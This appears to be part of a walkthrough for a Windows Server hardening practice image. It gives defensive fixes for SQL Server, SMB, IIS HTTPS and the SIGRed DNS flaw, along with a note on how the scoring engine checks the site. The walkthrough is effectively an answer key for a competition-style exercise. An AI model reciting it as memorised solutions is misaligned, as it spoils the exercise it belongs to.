404	%SystemDrive%\inetpu...	File	Local
405	%SystemDrive%\inetpu...	File	Local
406	%SystemDrive%\inetpu...	File	Local
412	%SystemDrive%\inetpu...	File	Local
500	%SystemDrive%\inetpu...	File	Local
501	%SystemDrive%\inetpu...	File	Local
502	%SystemDrive%\inetpu...	File	Local




SQL Server Login Auditing configured

Auditing is one of the most important features a system administrator can implement in any environment. It allows the system to create logs based on events that occur. This may be useful in an investigation after an attack. Login auditing creates logs on successful or failed logins to the SQL server and should be enabled so that in the event of a successful attack, a system administrator can more easily investigate it.

To enable SQL Server Login Auditing, open "Microsoft SQL Server Management Studio 18" on the Desktop, connect to the server as yourself (Mario), right-click the "CASTLE-DC\MKSSQL" connection and select "Properties". Then, in the "Security" tab, configure login auditing to your discretion (Successful only, failed only, both)







Yoshi's 'CONTROL SERVER' SQL permission was removed

The 'CONTROL SERVER' permission in SQL server is similar to that of a SQL Admin, thus it is extremely powerful and should not be granted to any user for any reason. This is to implement a concept called 'least privilege'. On this image, Yoshi has been granted this right and should've only had limited access to the database. Because of this, this permission should be removed immediately to prevent a compromise of the database server.

To remove this permission, open "Microsoft SQL Server Management Studio 18" on the Desktop, connect to the server as yourself (Mario), expand the Security folder, then the Logins folder. Then, right click Yoshi's account and select "Properties". Under the "Securables" tab, you should see a list of explicit permissions assigned to Yoshi's account. Find the "Control Server" permission and uncheck the "Grant" box.





SQL Server is using Windows Authentication

By default SQL Server uses its own method of authentication, by storing user password hashes in its database, separately from Windows users in a domain, for example. This creates a weak link in an environment as a single server compromise can lead to lateral movement if users have the same password on SQL server as their Windows domain password. Using Windows authentication on SQL server is also best practice because it allows for central password policy and user management through Windows.

To enable Windows Authentication, open "Microsoft SQL Server Management Studio 18" on the Desktop, connect to the server as yourself (Mario), right-click the "CASTLE-DC\MKSSQL" connection and select "Properties". Then, in the "Security" tab, select "Windows Authentication mode".

Object Explorer

Connect ▾

CASTLE-DC\MKSSQL\SQL Server 15.0.2000 - MUSHROOM

- Databases
- Security
- Server Objects
- Replication
- PolyBase
- Management
- XEvent Profiler

Context menu (right-clicked on the server node):

- Connect...
- Disconnect
- Register...
- New Query
- Activity Monitor
- Start
- Stop
- Pause
- Resume
- Restart
- Policies ▾
- Facets
- Start PowerShell
- Azure Data Studio ▾
- Reports ▾
- Refresh
- Properties

Properties dialog box:

Server Properties - CASTLE-DC\MKSSQL

Select a page:

- General
- Memory
- Processors
- Security
- Connections
- Database Settings
- Advanced
- Permissions

Connection:

- Server: CASTLE-DC\MKSSQL
- Connection: MUSHROOM\Mario
- [View connection properties](#)

Progress:

- Ready

Server authentication:

- Windows Authentication mode
- SQL Server and Windows Authentication mode

Login auditing:

- None
- Failed logins only
- Successful logins only
- Both failed and successful logins

Server proxy account:

Enable server proxy account

Proxy account: [redacted]
Password: [redacted]

Options:

- Enable C2 audit tracing
- Cross database ownership chaining

Buttons: OK, Cancel

SMBv1 is disabled

In 2017, the infamous WannaCry ransomware infected many networks running Windows due to a bug in the SMB1 protocol. The famous exploit, EternalBlue, targeted a kernel pool corruption vulnerability in the SMB1 protocol, leading to remote code execution. This allowed the WannaCry ransomware to gain full access to most Windows machines and act as a worm, spreading to other machines on the same network. Since this major attack, Microsoft has since released a patch for this vulnerability and many other SMB remote code execution vulnerabilities, however, system administrators should disable SMBv1 as it is still vulnerable and completely unnecessary in modern environments.

To disable SMBv1, open an Administrator PowerShell session and enter "Set-SmbServerConfiguration -EnableSMB1Protocol \$false -Force"

SMB Compression is disabled

In SMB 3.1.1, there is an integer overflow remote code execution bug that allows an attacker to escalate their privileges to SYSTEM. This is due to a mishandling of a malformed compressed message. More information about this vulnerability can be found [here](#).

As a workaround to this vulnerability, Microsoft released a [security guide](#). The workaround is as follows:

Open an Administrator PowerShell session and enter "Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" DisableCompression -Type DWORD -Value 1 -Force"

SMB Server-wide encryption is enabled

According to Microsoft Docs, "SMB Encryption provides end-to-end encryption of SMB data and protects data from eavesdropping occurrences on untrusted networks". This is important in the use case of SMB being a file server or within Active Directory as a mechanism to distribute Group Policy information to other systems. Unencrypted transmission of sensitive data should never be acceptable.


To fix this vulnerability, open an Administrator PowerShell session and enter "Set-SmbServerConfiguration -EncryptData \$true -Force".

IIS HTTPS Binding has been configured


According to the README, Peach has told you to implement HTTPS. In major corporations, HTTPS is implemented with a signed certificate by a trusted certificate authority (CA). Since this site is internal, you should apply a self-signed certificate in order to secure traffic to and from the Mushroom Kingdom Shop.

To create and apply an SSL certificate for HTTPS on IIS, open Internet Information Services (IIS) Manager, click the CASTLE-DC connection, then select "Server certificates". On

on the right side, select "Create a Self-Signed certificate" and give it a friendly name. Finally, right-click the "Mushroom Kingdom Shop" node under "Sites", click "Edit Bindings" and add HTTPS under port 443 with the certificate as shown below.



The screenshot shows the IIS Manager interface for a server named 'CASTLE-DC'. In the left sidebar, under 'Connections', the 'CASTLE-DC (MUSHROOM\)' node is expanded, showing 'Application Pools' and 'Sites'. The 'Sites' node contains a child node 'Mushroom Kingdom Shop'. On the right, the 'CASTLE-DC Home' pane displays various IIS management icons. One icon, 'Server Certificates', is highlighted with a red box. Below the icons, there are sections for 'Management' and 'Centralized Certificates'.



This screenshot shows the 'Server Certificates' management page. At the top, there's a header with a globe icon and the title 'Server Certificates'. Below the header, a message says 'Use this feature to request and manage certificates that the Web server can use with websites configured for SSL.' A table lists columns for 'Name', 'Issued To', 'Issued By', 'Expiration Date', 'Certificate Hash', and 'Certificate Store'. On the right side, there's an 'Actions' panel with several options: 'Import...', 'Create Certificate Request...', 'Complete Certificate Request...', 'Create Domain Certificate...', 'Create Self-Signed Certificate...', 'Enable Automatic Rebind of Renewed Certificate', and 'Help'. The 'Create Self-Signed Certificate...' option is also highlighted with a red box.





Specify Friendly Name


Specify a file name for the certificate request. This information can be sent to a certificate authority for signing:

Specify a friendly name for the certificate:

Select a certificate store for the new certificate:

▼






Note: If you do not get points, you have a resolution error. The scoring engine checks to see if "<https://shop.mushroom.kingdom>" returns a functioning web page. This isn't a "click buttons and see what it does" type of challenge. Your clients should be able to reach your site properly. If not, troubleshoot DNS and your own network connection.

DNS SIGRed workaround has been applied

SIGRed is the name of an exploit in Microsoft's DNS server that allows an attacker to gain full system access by sending a malicious DNS response, causing an integer overflow leading to a heap-based buffer overflow. A full explanation of this vulnerability can be found [here](#).

Since you cannot update the system as per request by the README, you should implement a workaround. According to Checkpoint Security, setting the maximum length of a DNS message (over TCP) to 0xFF00 should eliminate the vulnerability. This can be done in an Administrator CMD session with the following commands:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters" /v "TcpReceivePacketSize" /t REG_DWORD /d 0xFF00 /f
```



A screenshot of a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The window shows the following text:

```
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DNS\Parameters" /v "TcpReceivePacketSize" /t REG_DWORD /d 0xFF00 /f
The operation completed successfully.

C:\Windows\system32>
```

```
net stop DNS && net start DNS
```

Remarks & Credits

Thank you to everyone who attempted to complete this image before this walkthrough was released. We hope we at least taught you some cool stuff along the way! Feel free to give us feedback. We would love to hear from you!

Developers

RainbowDynamix#5809
shiversoftdev#7639